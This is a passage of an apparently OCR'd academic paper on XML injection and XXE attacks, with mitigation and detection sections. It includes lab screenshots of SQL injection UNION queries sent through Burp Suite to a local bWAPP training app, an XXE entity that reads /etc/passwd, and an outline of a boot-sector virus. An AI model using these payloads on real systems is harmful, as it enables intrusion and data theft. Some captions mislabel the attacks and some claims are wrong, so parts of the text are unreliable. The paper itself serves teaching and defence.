$smtp_recipient = "bwapp@mailinator.com";
$smtp_server = "";

// A.I.M.
// A.I.M., or Authentication Is Missing, is a no-authentication mode
```

Figure 12. Modified configuration file in Settings.php for bWAPP (database).



Not Secure | 192.168.64.2/bWAPP/login.php

bWAPP

an extremely buggy web app !

Login · New User · Info · Talks & Training · Blog

/ Login /

Enter your credentials *(bee/bug)*.


Login:

Password:

Set the security level: low

Login

Figure 13. Using the same Default credentials for bWAPP website login page at http://192.168.64.2/bWAPP/login.php on MacOS machine.



Not Secure | 192.168.64.2/bWAPP/portal.php

bWAPP

an extremely buggy web app !

Choose your bug: ---------------------- bWAPP v2.2 ---------------------- Hack

Set your security level: low Set Current: low

Bugs · Change Password · Create User · Set Security Level · Reset · Credits · Blog · Logout · Welcome Bee

/ Portal /


bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

SQL Injection - Blind - Time-Based
SQL Injection - Blind (SQLite)
SQL Injection - Blind (Web Services/SOAP)
XML/XPath Injection (Login Form)
XML/XPath Injection (Search)
/
/ A2 - Broken Auth. & Session Mgmt. /
Broken Authentication - CAPTCHA Bypassing
Broken Authentication - Forgotten Function
Broken Authentication - Insecure Login Forms

Hack

Figure 14. The XML external entity injection attack from XAMPP-VM machine with bWAPP installed on the local MacOS.



Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
2 × 3 × ...
Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.


Attack type: Sniper

```
GET
/bWAPP/sqli_2.php?movie=1%20UNION%20ALL%20SELECT%20table_schema,%20table_name,%20null,%20null,%20null,%20null,%20null%20FROM%2
0information_schema.tables%20LIMIT%201%20OFFSET%20§2§;-- UNION&action=go
Host: bepp:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bepp:8088/bWAPP/sqli_2.php?movie=5&action=go
Cookie: PHPSESSID=86c088e92e4f96b921c6204103bd9ed4; security_level=0
Connection: keep-alive
```

1 payload position

Length: 609

Figure 15. The XML injection payloads inserted into the web-based request on the intruder tool in the Burp Suite Free Edition.



Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
QW55IGJ1Z3M%2F
```

```
QW55IGJ1Z3M/
```

```
Any bugs?
```

Figure 16. Decoding application information on the decoder tool in the Burp Suite Free Edition.


Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Request
Raw Params Headers Hex
Add Remove Up Down
Response
Raw Headers Hex
Target: http://bepp:8088

GET request to /bWAPP/sqli_10-2.php

Type	Name	Value
URL	title	a%' UNION ALL SELECT table_schema,table_name, null, null, n...
Cookie	PHPSESSID	86c088e92e4f96b921c6204103bd9ed4
Cookie	security_level	0

Body encoding:


Done

```
ll,"main_character":null,"5":null,"imdb":null,"6":nul
l,"tickets_stock":null},{"0":"information_schema","id
":"information_schema","1":"TRIGGERS","title":"TRIGGE
RS","2":null,"release_year":null,"3":null,"genre":nul
l,"4":null,"main_character":null,"5":null,"imdb":null
,"6":null,"tickets_stock":null},{"0":"information_sch
ema","id":"information_schema","1":"USER_PRIVILEGES",
"title":"USER_PRIVILEGES","2":null,"release_year":nul
l,"3":null,"genre":null,"4":null,"main_character":nul
l,"5":null,"imdb":null,"6":null,"tickets_stock":null}
,{"0":"information_schema","id":"information_schema",
"1":"VIEWS","title":"VIEWS","2":null,"release_year":n
ull,"3":null,"genre":null,"4":null,"main_character":n
ull,"5":null,"imdb":null,"6":null,"tickets_stock":nul
l},{"0":"bWAPP","id":"bWAPP","1":"blog","title":"blog
","2":null,"release_year":null,"3":null,"genre":null,
"4":null,"main_character":null,"5":null,"imdb":null,"
6":null,"tickets_stock":null},{"0":"bWAPP","id":"bWAP
P","1":"heroes","title":"heroes","2":null,"release_ye
ar":null,"3":null,"genre":null,"4":null,"main_charact
er":null,"5":null,"imdb":null,"6":null,"tickets_stock
":null},{"0":"bWAPP","id":"bWAPP","1":"movies","title
":"movies","2":null,"release_year":null,"3":null,"gen
re":null,"4":null,"main_character":null,"5":null,"imd
```

Type a search term 0 matches

26,660 bytes | 18 millis

Figure 17. Manual manipulating HTTP request and application responses analyzing via the Repeater tool in the Burp Suite Free Edition.


Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Request
Raw Params Headers Hex
Add Remove Up Down
Response
Raw Headers Hex HTML Render
Target: http://bepp:8088

GET request to /bWAPP/sqli_2.php

Type	Name	Value
URL	movie	1 UNION ALL SELECT table_schema, table_name, null, null, null, null, ...
Cookie	PHPSESSID	86c088e92e4f96b921c6204103bd9ed4
Cookie	security_level	0

Body encoding:

Done

```
            <option value="7">The Dark Knight Rises</option>
            <option value="8">The Fast and the
Furious</option>
            <option value="9">The Incredible Hulk</option>
            <option value="10">World War Z</option>

        </select>

        <button type="submit" name="action"
value="go">Go</button>

        </p>

    </form>

    <table id="table_yellow">

        <tr height="30" bgcolor="#ffb717" align="center">

            <td width="200"><b>Title</b></td>
            <td width="80"><b>Release</b></td>
            <td width="140"><b>Character</b></td>
            <td width="80"><b>Genre</b></td>
            <td width="80"><b>IMDb</b></td>

        </tr>

        <tr height="30">

            <td>COLLATIONS</td>
            <td align="center"></td>
            <td></td>
            <td align="center"></td>
            <td align="center"><a
href="http://www.imdb.com/title/"
target="_blank">Link</a></td>

        </tr>
```

title 4 matches

14,662 bytes | 28 millis

Figure 18. Application responses analyzing on the Repeater tool in the Burp Suite Free Edition.

attacks to make application response with sensitive data in the returned error message. The hacker uses XML injection to exploit vulnerabilities in the processing application and deploys malicious payloads to get unauthorized access to sensitive stored data which allows the hacker to construct queries to modify XML documents based on the XML-enabled database. What's more, the hacker takes advantage of entering improperly formatted queries on the application's front end so that the unvalidated input would trick the web system into passing the information onto web servers. [1]

On the other hand, due to insecure web environments, limited access to system resources may have been decreased which could cause too many resources could be accessed by attackers, such as memory, network connections, CPU, or access points. A hacker would be able to use XML injection to add themselves to the table of a user database of the web application. The hacker uses the web application to build a node that would be added to the XML-enabled database that offers the hacker access to read whatever data are accessible to the profile which has been given administration privileges. One known vulnerability has been posted by the National Institute of Standards and Technology (NIST) as CVE-2022-25251. The hacker could send XML messages to a specific port when they bypass the web application's authentication for reading the targeted web system's configuration data. [1] Finally, a degradation of the quality of authentication could be triggered by weaknesses of limitation of accessing web applications or web services if originally not addressed in designing or deploying a secure architecture of system resources.

When an XML external entity reference is not properly restricted, the XML parser may consume excessive CPU cycles or fixed memory via a URL that directs to a big-size file. If the file referred to by the URL includes too many nested or recursive entity references, it could make the parsing process very slow due to too much resource consumption in the CPU and memory.

6. Mitigating and Detecting XML Attacks

Before diving into mitigation strategies and the detection of XML attacks it is prudent to understand the basics of a computer security model strategy. A computer security model should always have three main goals that need to be achieved: Confidentially-personal data needs to be held in strict confidence and not compromised to others. Integrity of system operations, expected results of processes should be accurate; when requesting a system process the results should be accurate; and should not collide with other processes running concurrently. Availability - the system resources should be available for use when the system is needed. This includes but is not limited to having the CPU not dominated by one resource or process. Through scheduling the proper prioritization should be given to each of the processes to run the system efficiently with minimal resources and power. [3] When one of the components of the security model is compromised the main goal of the computer is jeopardized. Proper mitigation techniques and detection components are crucial to have a system that has integrity, is available, and can be used with confidence. Mitigation techniques can be viewed as cost avoidance and embarrassment. Quite often an exploit is found through code that is open to the general public, unsecured, and without proper restrictions. The exploitation described above can be mitigated if the developer is aware of the logistics of the translator tool commonly used in web application development. As described and demonstrated with the XML exploitation above, the XML External Entities (XXE). [5]

Using Extensible Stylesheet Language Translator (XSLT) methods can target production systems halting daily operations. It is a web security vulnerability that allows a hacker to interfere with an application's processing of XML data. Accessing external entities allows hackers to modify references in the parsers and obtain personal information. Disabling the use of external style sheets and inserting the style sheets locally would prevent this from happening. Other options to mitigate the risks of an XML attack would be to

1) Avoid user-provided XML translation documents, 2) Do not generate translation documents from untrusted input. If there is a variable that is needed then include the variable in the data file and not have it inputted manually, 3) Disable all dangerous functionality implemented by the translation library, which includes embedded scripting extensions that allow reading or writing external files. [12]

One instance of revealing password information can be avoided by eliminating the external references within the files. This sample code from the vpnmentor.com blog

<!ENTITY xxe SYSTEM file:

/ / / e t c / p a s s w d >]>&xxe ;

(vpnmentor . com) is an example

where user or Administrator password information can be divulged. Disabling the document type definition (DTD) is one way to protect against an XML attack. The DTD can be declared inside an XML document and does not have to use an external reference thereby eliminating the potential vulnerability. Another way to eliminate the EEX vulnerability is to upgrade the parser to a more modern library that does not have known vulnerabilities.

A denial of Service (DOS) attack a "Billion Silent Laughs" mentioned above a well-documented XML vulnerability where an XML blob is used to create an entity called "LOL" and uses entity expansion to consume a large amount of memory and CPU power or could bring down the entire system. A mitigation strategy is to define a maximum length size on the XML local entity expansion, prohibiting the server from consuming too many resources by using XML parsing. Even though we are speaking of a 3GB file it can still slow the server and CPU speed down considerably, and it did not find the file can continue to expand rendering the computer useless. Penetration testing is commonly used in many types of industries and can avoid or elevate putting insecure code into production environments. Unfortunately, Penetration testing can be expensive and smaller companies opt out of such endeavors. Knowing the most significant vulnerabilities and testing for those is better than the absence of testing. Watching for spikes in CPU memory load or an increase in memory utilization would be key to discovering an exploit. Targeting encapsulated code; and elimination of external references and libraries; which would prohibit the exploit from happening would be the goal.

7. Detecting an XML Attack using Modern Techniques

Detecting an XML attack before it happens would be ideal. Recently, there has been development work in the area of signature-based detection systems, which evaluate the payload and identify an attack through contexts. Indirect attacks on the CPU happen when Web Applications are attacked and exploited. Prevention of application attacks intrinsically helps protect the operating system. Most attacks begin with receiving untrusted XML information. A good remediation strategy to avoid XML attacks would be to not accept untrusted, unverified XML information. Although easy to say hard to institute, as inexperienced developers unknowingly accept untrusted information. In a recently published article by MicroSoft professionals, they described and demonstrated how client-side XML exploitations can occur. In the same article, they recommended three configurations to avoid attacks. [13] 1) Disable DTD processing, and configure the parser to not process DTD's. By default, this setting in a .net framework should be DTD-prohibited. 2) Tighten up Error Handling and ensure exception messages are clear. In general application error should be handled by the application itself and return a generic message to the user. If the error message returns explicit instructions the attackers have enough information to exploit the system in other ways. 3) Set Content-Disposition for XML Downloads. If uploading and downloading using XML is a must for the application set the HTTP Content-Disposition response header. The header forces the user to download the needed file instead of having the browser access the file directly. [13]

7.1. Automated Testing Tools for XMLi

Thorough testing of XML applications will prohibit attacks but cannot guarantee that that will not happen. In a published document on the automatic tests to Exploit XML injection vulnerabilities, the authors go through extensively how to test the XML code to validate there are no weaknesses in the accessing of libraries or external entities with the Service Oriented Architecture that is generally used to manipulate files on the backend of the web application. [5] XML uses several modular tools, one of them is a Services Oriented Architecture (SOA) that moves or manipulates files. Web applications receive input from users on the front end and manipulate data by calling on other services such as SOA to translate data. The user data has to be properly validated to prevent XML attacks. This is very time-consuming for the processor and takes vital resources if each file external to the web application has to be verified by the processing of that file. [5]

7.2. Strategy Based Detection Systems

As we demonstrated there is potential to generate an attack on XML web applications that could influence system resources and utilization. These are detrimental to systems that are running constantly. One was to protect Web services applications through a signature-based detection system. This approach uses a signature on the payload that identifies an attack through a context. These signatures are known to have a low rate of false positives and can alert a system Administrator of a potentially fault file. However, there is a downside to using a signature-based detection model. It does not recognize unknown attacks. So, it will not help in a zero-day attack situation. [14] An alternative to signature-based detection is a knowledge-based detection system. This approach would have previously known and cataloged behavior, in which the system would access and routinely process the normal class of files. and when a detection of an abnormal file would be known, it would quarantine the file until further action could be taken. This approach can detect new attacks however, it does produce a lot of false positives. This approach would not be the best use of the system resources as it has to classify the files The authors of the signature-based and knowledge-based detection system were trying to shorten the gap between the zero-day attacks and having the detection system function appropriately, eliminating the high rate of false positives by introducing an Ontology that is composed of classes and properties. We will not go into all the details of the approach in this paper, but if the reader would like more information, it can be found in the reference section. [14] (**Figure 19**)

8. Conclusions

Although this paper explicitly focuses on XSLT translation tool exploits; It is worth mentioning that there are other ways to infect the system besides through the translation tool. Since XML is the most widely used web application scripting language more visibility is given to such vulnerabilities. However, if the web application has a downloadable component, a boot sector virus infection is feasible. The following description and diagram show how a virus copies a boot sector on the CPU and replaces a boot block with itself, the virus is soon replicated, this is known as a logic block bomb and can proliferate quickly before any system detection software can act. This system boot virus decreases physical memory and attaches itself to a disk read-write interrupt. [15]

The paper explored one aspect of web applications, as mentioned if more time was placed on security upfront there might be fewer exploits. However, security architecture comes with a price of higher cost more consumption of resources, and potentially slower processing speed. There is an inverse relationship between security and fast processing time.

As web applications continue to more prevalent with increased functionality, the security architecture of the application must be considered before investing resources into the application that might be insecure. The paper explored what happens to the system when a scripting language with known vulnerabilities uses external entities and translation tools for data conversion. As web applications get more sophisticated a strategy-based approach is needed to keep the integrity, confidentiality, and availability of applications intact. Continued research on this topic should be considered as systems advance and computers even handheld ones are used for daily transactions.



virus copies boot sector to unused location X
virus replaces original boot block with itself
at system boot, virus decreases physical memory, hides in memory above new limit
virus attaches to disk read-write interrupt, monitors all disk activity
whenever new removable R/W disk is installed, it infects that as well
it blocks any attempts of other programs to write the boot sector
it has a logic bomb to wreak havoc at a certain date

Figure 19. Virus in the boot sector.

9. Future Work

Detection systems can discover known vulnerabilities but have a shortfall in zero-day attacks. Factors in place of having a detection system alert for an attack would be to have monitoring tools on the hardware to alert if a system's behavior is inappropriate. Although detection systems are available today, it was mentioned in our research that they produce a lot of false positives leading to unnecessary investigations. Advanced monitoring tools from the server side in a complex network and the client side would allow system administrators time to react before the system is breached. A spike in core speed, temperature, or GPU usage might alert the operating system to quarantine processes and inform the user of unexpected processing behavior would be a research project worth exploring. Exploring intruder detection systems on Operation systems would be a consideration for future work. Additionally, an analysis of cost, processing speed, and security architecture should be considered when looking at the intruder detection strategy. There could be a factor of AI that would help grow the knowledge-based techniques that learn user behaviors.

Author Contribution

This research paper was a collaborative effort of both authors, after agreeing on a topic to explore the work was divided to optimize the background of each team member. Xueying focused on the actual injection attack using web-based tools and researched how the code could be injected maliciously. Sharon focused on how to detect and mitigate the injection and also researched what injections would do to the overall system and related components. The future works and the detection of malicious code was included in the research.

Conflicts of Interest

The authors declare no conflicts of interest.

References

[1] Casey Crane (2022) XML Injection Attacks: What to Know about XPath, XQuery, XXE and More. https://www.thesslstore.com/blog/xml-injection-attacks-what-to-know-about-xpath-xquery-xxe-more/

[2] Bassil, Y. (2012) Windows and Linux Operating Systems from a Security Perspective. https://arxiv.org/abs/1204.0197S

[3] Security for Operating Systems. https://lasr.cs.ucla.edu/classes/111_security_chapters/Security_for_Operating_Systems.pdf

[4] Portswigger Web Security (2024) XML External Entity (XXE) Injection. https://portswigger.net/web-security/xxe

[5] Jan, S., Panichella, A., Arcuri, A. and Briand, L. (2019) Automatic Generation of Tests to Exploit XML Injection Vulnerabilities in Web Applications. *IEEE Transactions on Software Engineering*, **45**, 335-362. https://doi.org/10.1109/TSE.2017.2778711

[6] SOURCEFORGE (2014) Installation of bWAPP and Bee-Box. https://sourceforge.net/projects/bwapp/files/

[7] Apache Friends Community (2017) XAMPP-VM for Mactell Us What You Think. https://www.apachefriends.org/blog/new_xampp_20170628.html

[8] Create Element Ltd (2023) Install and Configure XAMPP on a MAC. https://power-plugins.com/developer-guides/install-and-configure-xampp-on-a-mac/

[9] ITSEC GAMES (2013) bWAPP Installation. http://itsecgames.blogspot.com/2013/01/bwapp-installation.html

[10] Fahlsteft, H. (2018) Setting up Burp Suite Community Edition. https://medium.com/@hkanfahlstedt/setting-up-burp-suite-community-edition-e5320868026f

[11] Portswigger Web Security (2024) Burp Suite Tools. https://portswigger.net/burp/documentation/desktop/tools

[12] Silberschatz, A. and Galvin, P. (1994) Operating System Concepts. 4th Edition, Addison-Wesley, Boston.

[13] Lundeen, R., Ou, J. and Rhodes, T. (2011) Microsoft Office 365 Pentest Team. New Ways I'm Going to Hack Your Web App. https://media.blackhat.com/bh-ad-11/Lundeen/bh-ad-11-Lundeen-New_Ways_Hack_WebApp-WP.pdf

[14] Rosa, T., Santin, A. and Malucelli, A. (2013) Mitigating XML Injection 0-Day Attacks through Strategy-Based Detection Systems. *IEEE Security Privacy*, **11**, 46-53. https://doi.org/10.1109/MSP.2012.83

[15] David, T. (2017) XSLT Server Side Injection Attacks, Context Blog Vulnerabilities and Exploits, Web Applications.